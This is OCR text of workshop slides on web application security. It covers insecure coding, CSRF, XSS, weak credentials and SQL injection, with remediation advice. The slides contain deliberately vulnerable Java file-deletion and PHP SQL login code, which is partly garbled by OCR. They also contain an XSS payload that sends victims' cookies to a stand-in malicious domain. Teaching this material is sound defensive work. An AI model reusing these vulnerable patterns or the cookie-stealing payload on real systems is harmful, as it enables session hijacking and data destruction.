
Let's Hack
with
DSC Cyber Division
CYBER SECURITY - CYBER SECURITY - CYBER SECURITY - CYBER SECURITY
DSC Cyber

Welcome to CyberTuesday (DSC Cyber)

Web Application security.


HAck_Forks

- @Steve
- @infosecgirlpesh
- @Osir
- @D_Captainkenya

CHECKLIST

- Insecure coding
- CSRF
- Cross site scripting
- Login Bruteforce
- SQL injection
- IDOR
- Information disclosure

Liability Disclaimer



- This session contains potentially damaging or dangerous materials.
- Misuse of information presented here can result in criminal charges.
- The authors at DSC_Cyber will not be held responsible for actions.
- Any actions or activities related to the material contained within this session are solely your responsibility.

1. Insecure Coding

Javascript, PHP Snippets

Insecure Coding

- Javascript, MD5, ROT13
- Js Snippet (path injection and file deletion)
- PHP Snippet (Input validation > sqli)
- Django Snippet

- Don’t write code that does just what you want, it should do it, THE RIGHT WAY.

Insecure Coding cont…(Path injection, file deletion)

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException {
    String file = request.getParameter("file");

    File fileUnsafe = new File(file);
    try {
      FileUtils.forceDelete(fileUnsafe);
    }
    catch(IOException ex){
      System.out.println (ex.toString());
    }
}
```

Insecure Coding cont… (Unsanitized user input >SQLi)

*login.php

```php
<?php
session_start();

include "database.php";
if ( ! empty ($_POST)) {
if (isset($_POST['username']) && isset($_POST['password']) ){
$sql="select * from users where username ='" . $_POST['username'] .
and password ='" . $_POST['password'] . "'";

$result=$conn=>query($sql);
if (!$result) {
trigger_error("invalid query: " . $conn=>error);
}

if ($result=>num_rows == 1) {
$_SESSION['user'] = $_POST['username'];
header("location:admin.php");
} else {
echo "<div class=\"alert alert-danger\">Wrong username or password</div>";
}
}
}
?>
```


2. Cross Site Request Forgery (CSRF)

Cross Site Request Forgery

CSRF vulnerabilities may exist when applications rely on HTTP cookies to identify the user that has issued a request.

It may be possible for an attacker to create a malicious web site that forges a cross-domain request to the vulnerable application.

CSRF cont...


https://vulnerable-website.com/email/change?email=pwned@evil-user.net
Change email address
Email changed

CSRF cont…

Conditions for CSRF to occur:

- The application relies on HTTP cookies or Basic Authentication to identify users.
- The request performs some relevant privileged action within the application.
- No unpredictable parameters required to construct a request that performs the action.

3. Cross site scripting (XSS)

Reflected and Stored


Cross Site Scripting(Reflected)

- Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way.
- An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.
- The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

XSS(stored) cont..

- Stored XSS vulnerabilities arise when user input is stored and later embedded into a response within a part of the DOM that is then processed in an unsafe way by a client-side script.
- An attacker can leverage the data storage to control a part of the response (for example, a JavaScript string) that can be used to trigger the XSS vulnerability.

XSS cont...


http://www.bigsafebank.com/search.asp?q=<script>
x=new Image;x.src = "http://maliciousdomain~~~/
hijackedsession.php?sessioncookie="+document.cookie;</script>

XSS: Remediation

Input should be validated as strictly as possible.

For example,

- personal names should consist of alphabetical and a small range of typographical characters, and be relatively short;
- a year of birth should consist of exactly four numerals;
- email addresses should match a well-defined regular expression.

> Input which fails validation should be rejected

4. Login Bruteforce


Weak credentials

Weak Credentials

A weak password is short, common, a system default, or something that could be rapidly guessed by executing a brute force attack.

- This is by using a subset of all possible passwords, such as words in the dictionary, proper names, words based on the user name or common variations on these themes.

Weak Credentials cont...



Weak Credentials:Remediation

- Change default Login credentials.
- Enforce a strong password policy.
- Don't permit weak passwords or passwords based on dictionary words.


5. SQL Injection

Error Based

SQL injection

- SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner.
